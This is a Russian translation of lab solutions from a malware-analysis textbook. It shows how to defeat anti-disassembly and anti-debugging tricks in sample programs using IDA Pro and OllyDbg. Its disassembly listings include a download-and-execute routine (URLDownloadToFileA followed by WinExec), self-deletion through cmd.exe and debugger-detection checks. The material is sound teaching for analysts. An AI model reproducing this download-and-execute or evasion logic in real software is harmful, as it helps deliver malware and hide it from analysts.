Этот код начинается как обычная функция, но дальше в строке ❶ идет механизм антидизассемблирования в виде ложного условия. Инструкция `jz` всегда выполняет переход. Местом назначения является адрес 0x00401497, которого не видно в ассемблерном коде, поскольку он выступает вторым байтом пятибайтной инструкции `jmp` ❷. Поместите курсор на инструкцию ❷ и превратите ее в данные нажатием клавиши D. После этого установите курсор на строке 0x00401497 и нажмите C, чтобы превратить ее в код.

Теперь, когда участок 0x00401497 корректно дизассемблирован, следующий блок кода будет выглядеть так, как показано в листинге 15.16Л.

Листинг 15.16Л. Вызов исключения с предварительным созданием соответствующего обработчика

```
00401497        push    offset dword_4014C0
0040149C        push    large dword ptr fs:0
004014A3        mov     large fs:0, esp
004014AA        xor     ecx, ecx
004014AC        div     ecx ❸
004014AE    ❶ push    offset aForMoreInforma ; "For more information..."
004014B3    ❷ call    printf
```

Строки ❶ и ❷ играют роль отвлекающего маневра, они никогда не будут выполнены. Первые пять строк в этом фрагменте занимаются построением обработчика и вызывают исключение путем деления на ноль ❸ (благодаря предыдущей инструкции `xor ecx,ecx` регистр ECX всегда равен `0`).

Участок, обрабатывающий исключение, находится по адресу 0x004014C0 и показан в листинге 15.17Л.

Листинг 15.17Л. Код для обработки исключения, который пока что интерпретируется как данные

```
004014C0 dword_4014C0   dd 824648Bh, 0A164h, 8B0000h, 0A364008Bh, 0
004014C0                                        ; DATA XREF: loc_401497o
004014D4                dd 0EB08C483h, 0E848C0FFh, 0
```

IDA Pro не интерпретирует данные в листинге 15.17Л как код, представляя их в виде набора значений типа `DWORD`. Поместите курсор на первый экземпляр `DWORD` и нажмите клавишу C, чтобы превратить его в код.

В листинге 15.18Л показан результат успешной интерпретации данных из предыдущего листинга.

Листинг 15.18Л. Корректно дизассемблированный код для обработки исключений

```
004014C0        mov         esp, [esp+8]
004014C4        mov         eax, large fs:0
004014CA        mov         eax, [eax]
004014CC        mov         eax, [eax]
004014CE        mov         large fs:0, eax
004014D4        add         esp, 8
004014D7        jmp         short near ptr loc_4014D7+1 ❶
```

Код в листинге 15.18Л расщепляет структурированный обработчик исключений и удаляет запись об исключении из стека. В последней строке находится механизм антидизассемблирования в виде инструкции `jmp`, которая нацелена на саму себя ❷. Поместим курсор на адрес 0x4014D7 и нажмем клавишу D, чтобы превратить ее в данные. Затем выберем строку 0x004014D8 и преобразуем ее в код, нажав клавишу C.

Избавившись от механизма противодействия дизассемблированию, показанного выше, мы увидим, что оставшийся код теперь корректно интерпретируется и, как показано в строке ❶ листинга 15.19Л, содержит вызов `URLDownloadToFileA`.

Листинг 15.19Л. Загрузка файла по URL-адресу

```
004014E6        push    offset unk_403010
004014EB        call    sub_401534 ❹
004014F0        add     esp, 4
004014F3        push    offset unk_403040
004014F8        call    sub_401534 ❺
004014FD        add     esp, 4
00401500        push    0
00401502        push    0
00401504        push    offset unk_403040 ❸
00401509        push    offset unk_403010 ❷
0040150E        push    0
00401510        call    URLDownloadToFileA ❶
```

В качестве второго и третьего аргументов в вызове `URLDownloadToFileA` выступают URL-адрес и имя файла. Похоже, что в строках ❷ и ❸ используются глобальные адреса `unk_403010` и `unk_403040`. Если просмотреть эту память в IDA Pro, ее содержимое не выглядит как текст в формате ASCII. Те же адреса передаются в процедуру `sub_401534` в строках ❹ и ❺. Мы должны исследовать эту функцию, чтобы понять, декодирует ли она эти данные. Тщательный анализ (здесь он опускается) покажет, что функция принимает указатель на буфер и модифицирует его на ходу, применяя к каждому байту исключающее ИЛИ со значением `0xFF`. Если сделать то же самое с данными на участках `unk_403010` и `unk_403040`, получатся строки `http://www.practicalmalwareanalysis.com/tt.html` и `spoolsrv.exe`.

Как видно в листинге 15.20Л, сразу после вызова `URLDownloadToFileA` находится последний пример антидизассемблирования. Это ложное условие в виде сочетания инструкций `jz` ❶ и `jnz` ❷, которое должны создать безусловные переходы.

Листинг 15.20Л. Последний прием антидизассемблирования в этом вредоносе

```
00401515        jz      short near ptr loc_401519+1 ❶
00401517        jnz     short near ptr loc_401519+1 ❷
00401519
00401519 loc_401519:                ; CODE XREF: 00401515j
00401519                            ; 00401517j
00401519        call    near ptr 40A81588h
0040151E        xor     [eax+0], al
00401521        call    ds:WinExec
```

Цель переходов находится по адресу 0x0040151A. Поместим курсор на строку 0x00401519 и превратим ее в данные, нажав клавишу D. Затем выберем адрес 0x0040151A и нажмем клавишу C, чтобы преобразовать его в код. Этот процесс следует продолжать до тех пор, пока у нас не получится код, показанный в листинге 15.21Л.

Листинг 15.21Л. Использование WinExec для запуска загруженного файла

```
0040151A     push    0
0040151C     push    offset unk_403040
00401521     call    ds:WinExec ❶
00401527     push    0
00401529     call    ds:ExitProcess
```

Вызов `WinExec` в строке ❶ запустит указанный в буфере `unk_403040` файл — `spoolsrv.exe`. Затем программа вручную завершит свою работу с помощью операции `ExitProcess`.

Работа 16.1

Краткие ответы

1. Вредонос проверяет состояние флагов `BeingDebugged`, `ProcessHeap` и `NTGlobalFlag`, чтобы определить, выполняется ли он в отладчике.
2. В случае успеха любой из своих антиотладочных методик вредонос прекращает работу и удаляет себя с диска.
3. Вы можете вручную поменять флаги перехода в OllyDbg на этапе выполнения, но это будет чересчур хлопотно, так как вредонос слишком часто проверяет свои структуры в памяти. Вместо этого следует модифицировать сами структуры — либо вручную, либо с использованием плагина к OllyDbg (такого как PhantOm). В Immunity Debugger (ImmDbg) это делается с помощью команды `hidedebug` на языке Python.
4. Подробный анализ с пошаговым созданием дампа памяти и изменением структур в OllyDbg приводится ниже.
5. И плагин PhantOm для OllyDbg, и команда `hidedebug` для ImmDbg предотвратят проверки, выполняемые этим вредоносом.

Подробный анализ

Как упоминалось в описании лабораторной работы, здесь используется все тот же файл `Lab09-01.exe`, но с применением антиотладочных методик. Поэтому сначала лучше всего вернуться к лабораторной работе 9.1 или к тем ответам, которые вы дали.

Загрузив этот вредонос в OllyDbg, мы увидим, что он пытается себя удалить. Либо что-то пошло не так, либо этот образец существенно отличается от `Lab09-01.exe`. Загрузим его в IDA Pro. На рис. 16.1Л мы видим подозрительное начало функции `main`: нас настораживают обращения к `fs:[30]` и вызовы функции, которая, согласно IDA Pro ничего не возвращает. На самом деле большинство функций, распознанных в IDA Pro, начинаются с такого же подозрительного кода (чего нельзя сказать ни об одной из функций в лабораторной работе 9.1).




Рис. 16.1Л. Антиотладочные проверки, содержащиеся в начале большинства функций в файле Lab16-01.exe

Мы видим, что в блоках ❶, ❷ и ❸ на рис. 16.1Л вызывается процедура `sub_401000` и что в этом месте код останавливается (код не выходит за рамки этих блоков). Это означает, что данная функция завершает программу или просто не содержит

инструкции `ret`. Во всех больших блоках на рис. 16.1Л производятся проверки, в зависимости от которых код может либо продолжить нормальную работу, либо вызвать `sub_401000` (после рассмотрения этого вызова мы проанализируем каждую проверку).

Функция `sub_401000` вызывает подозрения, потому что поток выполнения из нее никогда не возвращается. Исследуем ее подробнее. В листинге 16.1Л показаны ее заключительные инструкции.

Листинг 16.1Л. Код функции sub_401000, который завершает выполнение вредоноса и удаляет его с диска

```
004010CE        lea       eax, [ebp+Parameters]
004010D4        push      eax                     ; lpParameters
004010D5        push      offset File             ; "cmd.exe"
004010DA        push      0                       ; lpOperation
004010DC        push      0                       ; hwnd
004010DE        call      ds:ShellExecuteA ❶
004010E4        push      0                       ; Code
004010E6        call      _exit ❷
```

Функция `sub_401000` заканчивается в строке ❷, где вызов `_exit` завершает работу вредоноса. Вызов `ShellExecuteA` в строке ❶ удаляет программу с диска путем запуска процесса `cmd.exe` с параметрами `/c del Lab16-01.exe`. Функция `sub_401000` имеет 79 перекрестных ссылок, большинство из которых находится в коде для противодействия отладке, показанном в листинге 16.1Л. Давайте более тщательно исследуем рис. 16.1Л.

Флаг BeingDebugged

В листинге 16.2Л представлен код из верхнего блока рис. 16.1Л.

Листинг 16.2Л. Проверка флага BeingDebugged

```
00403554     mov       eax, large fs:30h ❶
0040355A     mov       bl, [eax+2] ❷
0040355D     mov       [ebp+var_1820], bl
00403563     movsx     eax, [ebp+var_1820]
0040356A     test      eax, eax
0040356C     jz        short loc_403573 ❸
0040356E     call      sub_401000
```

В строке ❶ в регистр EAX загружается структура PEB. Для этого используется сдвиг `fs:[30]`, как уже было показано в подразделе «Проверка структур вручную» раздела «Обнаружение отладчика в Windows» главы 16. В строке ❷ второй байт считывается и перемещается в регистр BL. В строке ❸ код решает, вызывать ли функцию `sub_401000` (которая завершает работу и удаляет файл) или же продолжать выполнение.

Когда процесс запущен внутри отладчика, флагу `BeingDebugged`, который находится в структуре PEB и имеет сдвиг 2, присваивается `1`. Но, чтобы вредонос

нормально работал, этот флаг должен быть обнулен. Мы можем присвоить этому байту `0` как вручную, так и с использованием плагина к OllyDbg. Сначала попробуем первый вариант.

Убедитесь, что у вас установлен плагин Command Line для OllyDbg (см. главу 9). Чтобы его запустить, загрузите вредонос в OllyDbg и выберите пункт меню Plugins ▸ Command Line (Плагины ▸ Command Line). В появившейся командной строке введите следующую команду:

```
dump fs:[30] + 2
```

В результате флаг `BeingDebugged` будет выведен в окне дампа памяти. Чтобы сбросить его вручную, запустите в командной строке команду `dump`, как показано на рис. 16.2Л. Затем щелкните правой кнопкой мыши на флаге `BeingDebugged` и выберите пункт меню Binary ▸ Fill With 00's (Двоичный код ▸ Заполнить нолями), как это сделано в нижней части рис. 16.2Л. Теперь флаг будет обнулен. После этого изменения ни одна из проверок `BeingDebugged` в начале функций вредоноса больше не приведет к вызову `sub_401000`.

Теперь попробуем воспользоваться плагином PhantOm (http://www.woodmann.com/collaborative/tools/index.php/PhantOm), который защищает от множества антиотладочных проверок, применяемых вредоносами. Загрузите и скопируйте его в установочный каталог OllyDbg. Перезапустите отладчик и выберите пункт меню Plugins ▸ PhantOm ▸ Options (Плагины ▸ PhantOm ▸ Параметры), чтобы открыть настройки PhantOm, как показано на рис. 16.3Л. Перед следующей загрузкой вредоноса убедитесь, что флажок `BeingDebugged` снят. Чтобы проверить успешность данного метода, сохраните дамп структуры PEB до и после установки плагина.




Рис. 16.2Л. Использование командной строки для сохранения дампа флага BeingDebugged с последующим его обнулением




Рис. 16.3Л. Параметры плагина PhantOm для OllyDbg

Флаг ProcessHeap

В листинге 16.3Л показан код среднего блока на рис. 16.1Л.

Листинг 16.3Л. Проверка флага ProcessHeap

```
00401410 64 A1 30 00 00+       mov     eax, large fs:30h ❶
00401416 8B 40 18              mov     eax, [eax+18h] ❷
00401419                       db      3Eh ❺
00401419 3E 8B 40 10           mov     eax, [eax+10h] ❸
0040141D 89 45 F0              mov     [ebp+var_10], eax
00401420 83 7D F0 00           cmp     [ebp+var_10], 0 ❹
00401424 74 05                 jz      short loc_40142B
00401426 E8 D5 FB FF FF        call    sub_401000
```

В строке ❶ в регистр EAX загружается структура PEB со сдвигом `fs:[30]`. В строках ❷ и ❸ в тот же регистр по очереди попадают структура `ProcessHeap` (сдвиг 0x18 в рамках PEB) и поле `ForceFlags`. В строке ❹ последнее сравнивается с нулем, в результате чего программа либо продолжает нормальную работу, либо вызывает функцию `sub_401000`.

В IDA Pro в строке ❸ по ошибке была добавлена инструкция `db 3Eh`. В листинге 16.2Л содержатся опкоды, из которых вытекает, что байт `0x3E` входит в состав следующей инструкции ❸. Если взглянуть на тот же ассемблерный код в OllyDbg, этой ошибки там не будет.

ПРИМЕЧАНИЕ

Если вы столкнулись с ошибочными инструкциями db, их лучше проигнорировать. При этом следует вывести их опкоды, чтобы убедиться, что соответствующие байты были корректно дизассемблированы.

В момент, когда отладчик создает структуру `ProcessHeap`, четырехбайтное поле `ForceFlags` не равно нулю, что делает невозможным нормальную работу вредоноса. Во время отладки это поле следует обнулить. По примеру флага `BeingDebugged` это можно сделать как вручную, с помощью плагина Command Line, так и с применением PhantOm.

Для ручного обнуления поля `ForceFlags` запустите плагин Command Line, выбрав пункт меню Plugins ▸ Command Line (Плагины ▸ Command Line), и введите в появившемся окне следующую команду:

```
dump ds:[fs:[30] + 0x18] + 0x10
```

В результате поле `ForceFlags` структуры `ProcessHeap` будет сброшено в окно с дампом памяти. Выделите все 4 байта этого поля, щелкните на них правой кнопкой мыши и замените их нулями, используя пункт меню Binary ▸ Fill With 00's (Двоичный код ▸ Заполнить нулями).

ПРИМЕЧАНИЕ

В Windows 7 поле ForceFlags больше не представлено сдвигом 0x10, поэтому в более новых версиях (вышедших после XP) эта антиотладочная методика может «обнаружить» отладчик там, где его нет.

Вы также можете воспользоваться плагином PhantOm. Антиотладочная методика на основе `ProcessHeap` не сработает, если программа будет запущена без создания отладочной кучи (на этот раз вам не нужно менять настройки, как вы это делали с флагом `BeingDebugged`).

ПРИМЕЧАНИЕ

В WinDbg тоже можно отключить отладочную кучу, воспользовавшись при запуске параметром -hd. В результате поле ForceFlags всегда будет равно 0. Например, команда windbg -hd Lab16-01.exe создает кучу в обычном режиме вместо отладочного.

Флаг NTGlobalFlag

В листинге 16.4Л представлен код из нижнего блока на рис. 16.1Л.

Листинг 16.4Л. Проверка флага NTGlobalFlag

```
00403594      mov     eax, large fs:30h ❶
0040359A      db      3Eh ❸
0040359A      mov     eax, [eax+68h] ❷
0040359E      sub     eax, 70h
004035A1      mov     [ebp+var_1828], eax
004035A7      cmp     [ebp+var_1828], 0
004035AE      jnz     short loc_4035B5
004035B0      call    sub_401000
```

В строке ❶ в регистр EAX загружается структура PEB со сдвигом `fs:[30]`. Затем в строке ❷ туда же перемещается флаг `NTGlobalFlag`. Он сравнивается со значением 0x70, в результате чего программа либо продолжает нормальную работу, либо вызывает функцию `sub_401000` (которая завершает работу и удаляет файл). В строке ❸ можно заметить ошибочную инструкцию `db 3Eh`, добавленную в IDA Pro, — мы ее проигнорируем.

При запуске в отладчике флагу `NTGlobalFlag`, который внутри структуры PEB имеет сдвиг 0x68, присваивается значение `0x70`. Как и в случае с другими флагами, которые мы обсудили, этот байт нужно обнулить — либо вручную, либо с помощью плагина к OllyDbg.

Для ручного обнуления поля `NTGlobalFlag` запустите плагин Command Line, выбрав пункт меню Plugins ▸ Command Line (Плагины ▸ Command Line), и введите в появившемся окне следующую команду:

```
dump fs:[30] + 0x68
```

В результате флаг `NTGlobalFlag` будет выведен в окне с дампом памяти. По аналогии с флагом `BeingDebugged` выделите соответствующий байт, щелкните на нем правой кнопкой мыши и выберите пункт меню Binary ▸ Fill With 00's (Двоичный код ▸ Заполнить нулями).

Чтобы защититься от антиотладочной методики на основе `NTGlobalFlag`, можно использовать плагин PhantOm для OllyDbg. При этом настройки изменять не придется.

Резюме

В лабораторной работе 16.1 используются три разные антиотладочные методики, предназначенные для противодействия анализу в ходе отладки. Вредонос вручную ищет характерные признаки использования отладчика в структурах памяти, выполняя один и тот же набор из трех проверок в начале каждой процедуры. Из-за этого переключение флагов перехода превращается в утомительный процесс. Как вы могли убедиться, для обхода этой защиты проще всего проводить модификацию структур прямо в памяти — это позволит сделать все проверки бесполезными. Это изменение можно внести либо вручную, либо с помощью плагина PhantOm для OllyDbg.

Работа 16.2

Краткие ответы

1. При запуске из командной строки программа `Lab16-02.exe` выводит строку, запрашивая четырехсимвольный пароль.
2. Если ввести неправильный пароль, программа вернет сообщение `Incorrect password, Try again`.
3. Правильным паролем для командной строки является значение `byrr`.
4. По адресу 0x40123A вызывается функция `strncmp`.
5. При загрузке в OllyDbg со стандартными настройками программа немедленно завершается.
6. Программа содержит раздел `.tls`.
7. Обратный вызов TLS начинается по адресу 0x401060.
8. Для завершения вредоноса используется функция `FindWindowA`. Она ищет и закрывает окно с именем класса `OLLYDBG`. Чтобы выбрать другое имя класса, можно воспользоваться плагином PhantOm для OllyDbg или заменить вызов выхода по адресу 0x40107C инструкциями NOP.
9. Сначала, если указать точку останова для вызова `strncmp`, можно подумать, что паролем является строка `bzqr`.
10. Этот пароль, найденный в отладчике, не срабатывает в командной строке.

11. Результат выполнения `OutputDebugStringA` и флаг `BeingDebugged` используются в качестве ввода для декодирующего алгоритма. Вы можете обнулить флаг `BeingDebugged` с помощью плагина PhantOm или записать NOP вместо инструкции `add` по адресу 0x401051.

Подробный анализ

Для начала запустим программу из командной строки. На экране появится следующее сообщение:

```
usage: Lab16-02.exe <4 character password>
```

Программа ждет ввода четырехсимвольного пароля. Попробовав ввести `abcd`, получим следующий вывод:

```
Incorrect password, Try again.
```

Теперь поищем в коде сравнение строк и запустим программу в отладчике, чтобы указать точку останова для соответствующего участка. Так мы сможем увидеть пароль. Судя по четвертому вопросу, здесь должен использоваться вызов `strncmp`. Его можно увидеть в функции `main` по адресу 0x40123A, если загрузить программу в IDA Pro. Запустим вредоносный код в OllyDbg и создадим по этому адресу точку останова.

После запуска в отладчике программа `Lab16-02.exe` сразу же завершается, не доходя до точки останова. Подозревая что-то неладное, мы проверим PE-заголовок файла. На рис. 16.4Л показано окно PEview с названиями его разделов.




Рис. 16.4Л. Раздел TLS файла Lab16-02.exe в окне PEview

Раздел TLS содержит функции обратного вызова, выполнение которых приводит к преждевременному завершению программы в OllyDbg. Перейдите в IDA Pro и на-

жмите Ctrl+E, чтобы узнать местоположение точек входа программы, как показано на рис. 16.5Л.




Рис. 16.5Л. Раздел TLS файла Lab16-02.exe в окне PEview

Перейдите непосредственно к функции обратного вызова по адресу 0x401060, дважды щелкнув на ней. Ее код представлен в листинге 16.5Л. Посмотрим, используются ли в ней методики противодействия отладке.

Листинг 16.5Л. Поиск признаков OllyDbg с помощью FindWindowA

```
00401063     cmp       [ebp+arg_4], 1
00401067     jnz       short loc_401081
00401069     push      0                       ; lpWindowName
0040106B     push      offset ClassName        ; "OLLYDBG"
00401070     call      ds:FindWindowA ❶
00401076     test      eax, eax
00401078     jz        short loc_401081
0040107A     push      0                       ; int
0040107C     call      _exit ❷
```

Функция обратного вызова TLS начинается со сравнения `arg_4` с 1; это позволяет определить, вызывается ли она в результате запуска процесса (функции TLS вызываются системой на разных этапах). Иными словами, эта антиотладочная методика применяется только при запуске программы.

В строке ❶ вызывается функция `FindWindowA` с именем класса `OLLYDBG`. Таким образом вредонос может легко определить наличие окна OllyDbg с именем по умолчанию. Если окно найдено, `FindWindowA` возвращает ненулевое значение, в результате чего вызов `exit` в строке ❷ завершает программу.

Чтобы обойти эту проверку, можно заменить вызов `exit` в строке ❷ инструкциями NOP или воспользоваться плагином PhantOm для OllyDbg, как это делалось в предыдущей лабораторной работе (параметры PhantOm показаны на рис. 16.3Л). Если вы предпочли второй вариант, установите флажки Load Driver (Загрузить драйвер) и Hide OllyDbg Windows (Скрыть окна OllyDbg), чтобы защититься от этой методики.

Теперь загрузите программу в OllyDbg, укажите точку останова для вызова `strncmp` по адресу 0x40123A и, прежде чем инициировать запуск, добавьте аргумент командной строки `abcd`. После нажатия кнопки Play (Воспроизвести) все будет выглядеть так, будто функция `strncmp` сравнивает строки `abcd` и `bzqrp@ss`, но на самом деле проверяются лишь первые четыре символа второй строки. Из этого можно

было бы сделать вывод, что значение `bzqr` является паролем, но если подставить его в качестве аргумента командной строки за пределами отладчика, мы получим сообщение о неправильном пароле. Проанализируем код более внимательно, чтобы понять, ускользнуло ли от нас что-то важное.

Для начала как следует пометим в листинге закодированную строку. Вторым аргументом вызова `strncmp`, который попадает в стек, является глобальная переменная `byte_408030`, которая, как мы знаем, представляет собой массив из 4 байт. Превратим эту переменную в четырехбайтный массив и переименуем ее в `encoded_password`.

Затем мы видим, что прямо перед вызовом `strncmp` в функции `main` выполняется операция `CreateThread`. Чтобы взглянуть на код потока, созданного этой операцией, сделайте двойной щелчок на аргументе, помеченном как `StartAddress`. Похоже, что это процедура декодирования, так как она применяет к строке `encoded_password` множество логических операций и сдвигов. Если исследовать ее внимательнее, выяснится, что она обращается к флагу `BeingDebugged`, как показано в строках ❶ и ❷ листинга 16.6Л.

Листинг 16.6Л. Процедура декодирования с применением антиотладочной методики

```
00401124      ror    encoded_password+2, 7
0040112B      mov    ebx, large fs:30h ❶
00401132      xor    encoded_password+3, 0C5h
...
0040117D      rol    encoded_password, 6
00401184      xor    encoded_password, 72h
0040118B      mov    bl, [ebx+2] ❷
0040118E      rol    encoded_password+1, 1
...
004011A2      add    encoded_password+2, bl ❸
```

Сначала структура PEB загружается в регистр EBX в строке ❶, а затем флаг `BeingDebugged` перемещается в регистр BL ❷ и используется для изменения пароля в строке ❸. Чтобы не дать программе воспользоваться этой методикой, проще всего обнулить флаг `BeingDebugged`. Это можно сделать либо вручную, либо с помощью плагина PhantOm для OllyDbg, как было описано в предыдущей главе.

Опять загрузим программу в OllyDbg и прервем выполнение на вызове `strncmp` по адресу 0x40123A. На этот раз пароль выглядит как `bzrr`. Но если подставить его в качестве аргумента командной строки, то мы опять получим сообщение о неправильном пароле.

Вернувшись к процедуре декодирования, мы увидим, что в ней используется глобальная переменная `byte_40A968` (листинг 16.7Л).

Листинг 16.7Л. Глобальная переменная byte_40A968, используемая при декодировании пароля

```
0040109B      mov     bl, byte_40A968 ❶
004010A1      or      al, 1
...
0040110A      rol     encoded_password, 2
00401111      add     encoded_password+1, bl ❷
```

В строке ❶ byte_40A968 помещается в регистр BL, который затем участвует в декодировании ❷. Выполнив двойной щелчок на переменной byte_40A968, мы увидим, что изначально ей присваивается значение 0, но при этом у нее есть перекрестная ссылка, ведущая к sub_401020. Эта функция показана в листинге 16.8Л.

Листинг 16.8Л. Антиотладочная методика OutputDebugStringA

```
00401024     mov       [ebp+dwErrCode], 3039h
0040102B     mov       eax, [ebp+dwErrCode]
0040102E     push      eax                          ; dwErrCode
0040102F     call      ds:SetLastError ❷
00401035     push      offset OutputString          ; "b"
0040103A     call      ds:OutputDebugStringA ❶
00401040     call      ds:GetLastError
00401046     cmp       eax, [ebp+dwErrCode] ❸
00401049     jnz       short loc_40105A
0040104B     mov       cl, byte_40A968
00401051     add       cl, 1 ❹
00401054     mov       byte_40A968, cl
```

В строке ❶ вызывается функция OutputDebugStringA, которая выводит строку с помощью отладчика (в данном случае "b"). Если отладчик не подключен, устанавливается код ошибки. Для этого в строке ❷ вызов SetLastError присваивает значение 0x3039, а функция проверяет его наличие ❸. Если программа работает вне отладчика, код ошибки меняется; следовательно, если изменения не произошло, устанавливается нулевой флаг (значит, программа запущена в отладчике). В случае успешной проверки код инкрементирует byte_40A968 на 1 ❹. Чтобы справиться с этой методикой, проще всего заменить операцию add в строке ❹ инструкциями NOP.

Теперь мы должны определить, каким образом вызывается функция из листинга 16.8Л (sub_401020). Проверив перекрестные ссылки, мы видим, что sub_401020 используется в функции обратного вызова TLS, как показано в листинге 16.9Л (выделено жирным шрифтом).

Листинг 16.9Л. Проверка и вызов из функции TLS

```
00401081      cmp         [ebp+arg_4], 2
00401085      jnz         short loc_40108C
00401087      call        sub_401020
```

Код в листинге 16.9Л начинается со сравнения arg_4 с числом 2. Ранее мы отмечали, что с помощью этого аргумента код определяет, откуда вызывается функция TLS: 1 обозначает момент запуска процесса, 2 соответствует запуску потока, а 3 — завершению программы. Следовательно, повторный вызов этой функции происходит при выполнении операции CreateThread в результате использования OutputDebugStringA.

Получение правильного пароля

Чтобы наконец получить пароль, установим и настроим плагин OllyDbg PhantOm: это позволит нам уйти от проверки флага BeingDebugged и применения вызова FindWindow. Загрузим программу в OllyDbg, заменим операцию add по адресу 0x401051

инструкциями NOP и укажем точку останова для вызова `strncmp` (0x40123A). На этот раз мы видим пароль `byrr`. Если подставить его в качестве аргумента командной строки, получится следующее сообщение:

```
You entered the correct password!
```

Работа 16.3

Краткие ответы

1. В этом вредоносе полезными выглядят лишь импорты функций и строки `cmd` и `cmd.exe`.
2. При запуске вредонос ничего не делает и сразу же завершается.
3. Для нормальной работы программы ее нужно переименовать в `peo.exe`.
4. Этот вредонос использует антиотладочные методики, основанные на трех разных функциях: `rdtsc`, `GetTickCount` и `QueryPerformanceCounter`.
5. Если проверка `QueryPerformanceCounter` проходит успешно, вредонос изменяет строку, без которой он не может корректно работать. Успешная проверка `GetTickCount` приводит к необработанному исключению, что вызывает сбой программы. В случае успешной проверки `rdtsc` вредонос попытается удалить себя с диска.
6. Антиотладочные проверки с замером времени дают положительный результат, потому что вредонос генерирует и перехватывает исключение, которое затем обрабатывается путем манипуляции механизмом SEH (structured exception handling — обработка структурированных исключений): он внедряет свой собственный обработчик между двумя вызовами для проверки времени. В отладчике исключения обрабатываются намного медленней, чем за его пределами.
7. Вредонос использует доменное имя adg.malwareanalysisbook.com.

Подробный анализ

Как отмечалось в описании лабораторной работы, этот вредонос отличается от `Lab09-02.exe` только наличием механизмов противодействия отладке. Для начала было бы неплохо вернуться к решению лабораторной работы 9.2, чтобы вспомнить, какими возможностями обладает эта программа.

Статический анализ указывает на схожесть файлов `Lab16-03.exe` и `Lab09-02.exe`: они содержат всего несколько строк, помимо `cmd.exe`. Загрузив `Lab16-03.exe` в IDA Pro, мы увидим уже знакомый нам код. В листинге 16.10Л показано, как вредонос использует порт 9999 и вызов `gethostbyname`, чтобы получить IP-адрес домена (так же, как и в лабораторной работе 9.2).

Листинг 16.10Л. Те же вызовы, что и в лабораторной работе 9.2: поиск IP-адреса по доменному имени и перевод номера порта в сетевой формат

```
004015DB        call      ds:gethostbyname
...
0040160D        push      9999                    ; hostshort
00401612        call      ds:htons
```

Этот вредонос применяет DNS и подключается к порту 9999, поэтому стоит воспользоваться динамической средой на основе ApateDNS и Netcat. Однако при первом запуске программа не выполняет DNS-запросов и не обращается к вышеупомянутому порту. Как вы помните из лабораторной работы 9.2, программа должна называться `ocl.exe`. Посмотрим, относится ли это и к данному вредоносу.

